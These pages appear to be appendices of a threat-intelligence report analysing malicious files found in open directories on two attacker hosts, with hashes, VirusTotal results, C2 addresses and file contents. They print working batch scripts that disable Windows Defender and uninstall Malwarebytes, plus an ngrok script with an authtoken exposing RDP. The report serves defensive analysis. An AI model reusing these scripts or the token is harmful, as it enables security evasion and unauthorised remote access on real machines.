
As seen on Censys


**def1.bat** - MD5: 1393dab192ea2e2427889839a2d8fcf7
Function - disable antivirus (Windows Defender Security Center)
VirusTotal analysis

Contents: (Continued on next page)

```
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SubmitSamplesConsent" /t REG_DWORD /d "0" /f
rem 0 - Disable Logging
reg add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v
"Start" /t REG_DWORD /d "0" /f
reg add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v
"Start" /t REG_DWORD /d "0" /f
rem Disable WD Tasks
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy
Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Verification" /Disable
```

# Appendix A2: def1.bat
# Malware Analysis on Host F con’t






Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host


HTML Title

Directory listing for /

Response Body

```
# Directory listing for /

* * *

 * [ANY_DESK.bat](ANY_DESK.bat)
 * [def1.bat](def1.bat)
 * [defender+malwar.bat](defender%2Bmalwar.bat)
 * [NG.bat](NG.bat)
 * [ngrok.exe](ngrok.exe)
 * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

As seen on Censys

**def1.bat** - MD5: 1393dab192ea2e2427889839a2d8fcf7


Function - disable antivirus (Windows Defender Security Center)


VirusTotal analysis

Contents: (Continued on next page)

```
rem Disable WD systray icon
reg delete
"HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run"
/v "Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows
Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v
"WindowsDefender" /f
rem Remove WD context menu
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
rem Disable WD services
powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "C:\
powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "D:\
powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "E:\
powershell.exe -noprofile -command Add-MpPreference -ExclusionPath "F:\
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender,
DisableAntiSpyware and DisableAntiVirus 1 /f
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t
REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t
REG_DWORD /d "4" /f
```

# Appendix A2: def1.bat Malware Analysis on Host F con’t






## Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host



**HTML Title**

Directory listing for /

**Response Body**

```
# Directory listing for /

* * *

  * [ANY_DESK.bat](ANY_DESK.bat)
  * [def1.bat](def1.bat)
  * [defender+malwar.bat](defender%2Bmalwar.bat)
  * [NG.bat](NG.bat)
  * [ngrok.exe](ngrok.exe)
  * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

As seen on Censys

**def1.bat** - MD5: 1393dab192ea2e2427889839a2d8fcf7


Function - disable antivirus (Windows Defender Security Center)


VirusTotal analysis

Contents:

```
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t
REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t
REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t
REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v
"Start" /t REG_DWORD /d "4" /f
rem Run "Disable WD.bat" again to disable WD services
```

# Appendix A3: defender+malwar.bat Malware Analysis on Host F






Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host



HTML Title
Directory listing for /
Response Body

```
# Directory listing for /

* * *

  * [ANY_DESK.bat](ANY_DESK.bat)
  * [def1.bat](def1.bat)
  * [defender+malwar.bat](defender%2Bmalwar.bat)
  * [NG.bat](NG.bat)
  * [ngrok.exe](ngrok.exe)
  * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

As seen on Censys

**defender+malwar.bat** - MD5: 8b6cb70eea06d3cc32347b6584b4123d


Function - disable antivirus and antispyware(Windows Defender & Malwarebytes AntiSpyware)


Virustotal

Contents:

```
"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
Set-MpPreference -DisableIOAVProtection $true
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v
DisableAntiSpyware  /t REG_DWORD /d 1 /f
wmic product where "name like 'Malwarebytes%%'"  call uninstall
/nointeractive
wmic product where "name like '%Malwarebytes%%'"  call uninstall
/nointeractive
```

# Appendix A4: NG.bat Malware Analysis on Host F






## Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host



HTML Title
```
Directory listing for /
```
Response Body

```
# Directory listing for /

* * *

  * [ANY_DESK.bat](ANY_DESK.bat)
  * [def1.bat](def1.bat)
  * [defender+malwar.bat](defender%2Bmalwar.bat)
  * [NG.bat](NG.bat)
  * [ngrok.exe](ngrok.exe)
  * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

As seen on Censys

**NG.bat** - MD5: f3f31a30599cb6926015399cd3bfcb08


Function - contains authentication key for Ngrok.exe


Virustotal

Contents:

```
@echo off
ngrok authtoken 244WSzmLT1nUPCP0hVlUX2qjHaT_2Z9V7oPfe2LBtQ8aWAzX5
ngrok tcp 3389
```

# Appendix A5: ngrok.exe Malware Analysis on Host F






Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host


HTML Title

```
Directory listing for /
```


Response Body


```
# Directory listing for /

* * *

  * [ANY_DESK.bat](ANY_DESK.bat)
  * [def1.bat](def1.bat)
  * [defender+malwar.bat](defender%2Bmalwar.bat)
  * [NG.bat](NG.bat)
  * [ngrok.exe](ngrok.exe)
  * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

As seen on Censys

**ngrok.exe** - MD5: 6c7750ff0aca01dd321a30ad13722875
Function - trojan as identified by Jiangmin on VirusTotal. Tool may not be malicious in and of itself - ngrok is a service commonly, benignly used to proxy internal connections to an external server.
Virustotal - 2 security vendors flagged this file as malicious

# Appendix A6: VmManagedSetup.exe Malware Analysis on Host F






## Directory listing for /

- ANY_DESK.bat
- def1.bat
- defender+malwar.bat
- NG.bat
- ngrok.exe
- VmManagedSetup.exe

As seen on host



**HTML Title**

```
Directory listing for /
```

**Response Body**

```
# Directory listing for /

* * *

  * [ANY_DESK.bat](ANY_DESK.bat)
  * [def1.bat](def1.bat)
  * [defender+malwar.bat](defender%2Bmalwar.bat)
  * [NG.bat](NG.bat)
  * [ngrok.exe](ngrok.exe)
  * [VmManagedSetup.exe](VmManagedSetup.exe)

* * *
```

As seen on Censys

**VmManagedSetup.exe** - MD5: 383a80304cc43365619d7e20b9d54d56


Function - including but not limited to callback to hosts listed below


Virustotal - 56 security vendors and 1 sandbox flagged this file as malicious

Contents:

```
strings on file:
HOST1:92.53.90.84
HOST2:92.53.90.70
PORT1:4136
```

# Appendix B1: artifact.exe Malware Analysis on Host G






## Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



HTML Title

```
Directory listing for /
```

Response Body

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```


As seen on Censys


**artifact.exe** - MD5: fe7b2783f9d13c3ac500e23b3727a3f

Function - VirusTotal indicates this is likely Cobalt Strike

Virustotal - 50 security vendors and 3 sandboxes flagged this file as malicious

# Appendix B2: dropper_cs.exe Malware Analysis on Host G






Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



**HTML Title**

```
Directory listing for /
```

**Response Body**

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```

As seen on Censys

**dropper_cs.exe** - MD5: 340c112e41da74f58eb3cf514cd03932


Function - beacon to 95.213.145[.]101/adServingData/PROD/TMClient/6/8736/?c. "/adServingData/PROD/TMClient/6/8736" is a documented IOC related to PoshC2.


Virustotal - 31 security vendors flagged this file as malicious

Contents: (Continued on next page)

```
strings dropper_cs.exe
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
XZiov
iY(!
BSJB
v4.0.30319
#Strings
#GUID
#Blob
_        j
<Module>
Program
UrlGen
ImgGen
SW_HIDEN
SW_SHOW
taskId
pKey
dfarray
dfhead
basearray
rotate
DllBaseAddress
_stringnewURLS
List`1
System.Collections.Generic
_randomURI
_baseUrl
_rnd
Random
System
Regex
System.Text.RegularExpressions
_newImgs
_newImgs
CommandLineToArgvW
shell32.dll
lpCmdLine
pNumArgs
GetCurrentThread
kernel32.dll
TerminateThread
hThread
dwExitCode
GetConsoleWindow
ShowWindow
user32.dll
hWnd
nCmdShow
baseAddr
IntPtr
.ctor
String
IsNullOrEmpty
Environment
get_UserDomainName
ToLower
Contains
ManualResetEvent
System.Threading
Object
WaitHandle
WaitOne
Zero
op_Equality
Win32Exception
System.ComponentModel
get_Size
Marshal
System.Runtime.InteropServices
ReadIntPtr
PtrToStringUni
FreeHGlobal
first
second
Byte
Buffer
BlockCopy
Array
cookie
ServicePointManager
System.Net
set_SecurityProtocol
SecurityProtocolType
Exception
get_Message
Console
WriteLine
WebClient
WebProxy
set_Address
NetworkCredential
set_Credentials
ICredentials
set_UseDefaultCredentials
set_BypassProxyOnLocal
set_Proxy
IWebProxy
get_Proxy
CredentialCache
get_DefaultCredentials
Empty
Replace
Trim
get_Headers
WebHeaderCollection
NameValueCollection
```

# Appendix B2: dropper_cs.exe Malware Analysis on Host G con’t






Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



HTML Title

Directory listing for /

Response Body

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```

As seen on Censys

**dropper_cs.exe** - MD5: 340c112e41da74f58eb3cf514cd03932


Contents: (Continued on next page)


```
System.Collections.Specialized
Format
HttpRequestHeader
Convert
FromBase64String
Copy
SymmetricAlgorithm
System.Security.Cryptography
ToBase64String
CreateDecryptor
ICryptoTransform
TransformFinalBlock
Encoding
System.Text
get_UTF8
GetString
Char
Clear
WindowsIdentity
System.Security.Principal
GetCurrent
WindowsPrincipal
IsInRole
WindowsBuiltInRole
comp
unByte
GetBytes
CreateEncryptor
get_IV
RijndaelManaged
AesCryptoServiceProvider
set_Mode
CipherMode
set_Padding
PaddingMode
set_BlockSize
set_KeySize
set_IV
GenerateIV
set_Key
```

```
<>f__am$cache0
RemoteCertificateValidationCallback
System.Net.Security
set_ServerCertificateValidationCallback
CultureInfo
System.Globalization
get_InvariantCulture
DateTime
ParseExact
IFormatProvider
get_Now
op_GreaterThan
get_Name
get_UserName
Concat
GetEnvironmentVariable
Process
System.Diagnostics
GetCurrentProcess
get_Id
get_ProcessName
set_CurrentDirectory
Int32
DownloadString
Match
get_Groups
GroupCollection
get_Item
Group
ToString
MemoryStream
System.IO
GZipStream
System.IO.Compression
Stream
CompressionMode
Write
IDisposable
Dispose
ToArray
```

```
assemblyqNme
<>f__am$cache1
Func`2
AssemblyName
System.Reflection
Assembly
Type
GetType
Func`4
Split
StringSplitOptions
StartsWith
Enumerable
System.Linq
Skip
IEnumerable`1
AppDomain
get_CurrentDomain
GetAssemblies
get_FullName
get_Assembly
get_EntryPoint
MethodInfo
MethodBase
Invoke
InvokeMember
BindingFlags
Binder
NullReferenceException
get_StackTrace
time
unit
Parse
stringURLS
RandomURI
baseUrl
Matches
MatchCollection
Cast
IEnumerable
```

# Appendix B2: dropper_cs.exe Malware Analysis on Host G con’t






Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



HTML Title

```
Directory listing for /
```

Response Body

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```

As seen on Censys

**dropper_cs.exe** - MD5: 340c112e41da74f58eb3cf514cd03932


Contents: (Continued on next page)


```
System.Collections
Select
Where
ToList
get_Count
Next
Guid
NewGuid
RegexOptions
CompilerGeneratedAttribute
System.Runtime.CompilerServices
Capture
get_Value
stringIMGS
length
Repeat
<>f__am$cache2
cmdoutput
get_Length
get_Chars
encByte
UploadData
baseURL
KillDate
Sleep
Jitter
get_Success
StringWriter
SetOut
TextWriter
StringBuilder
Double
TryParse
NumberStyles
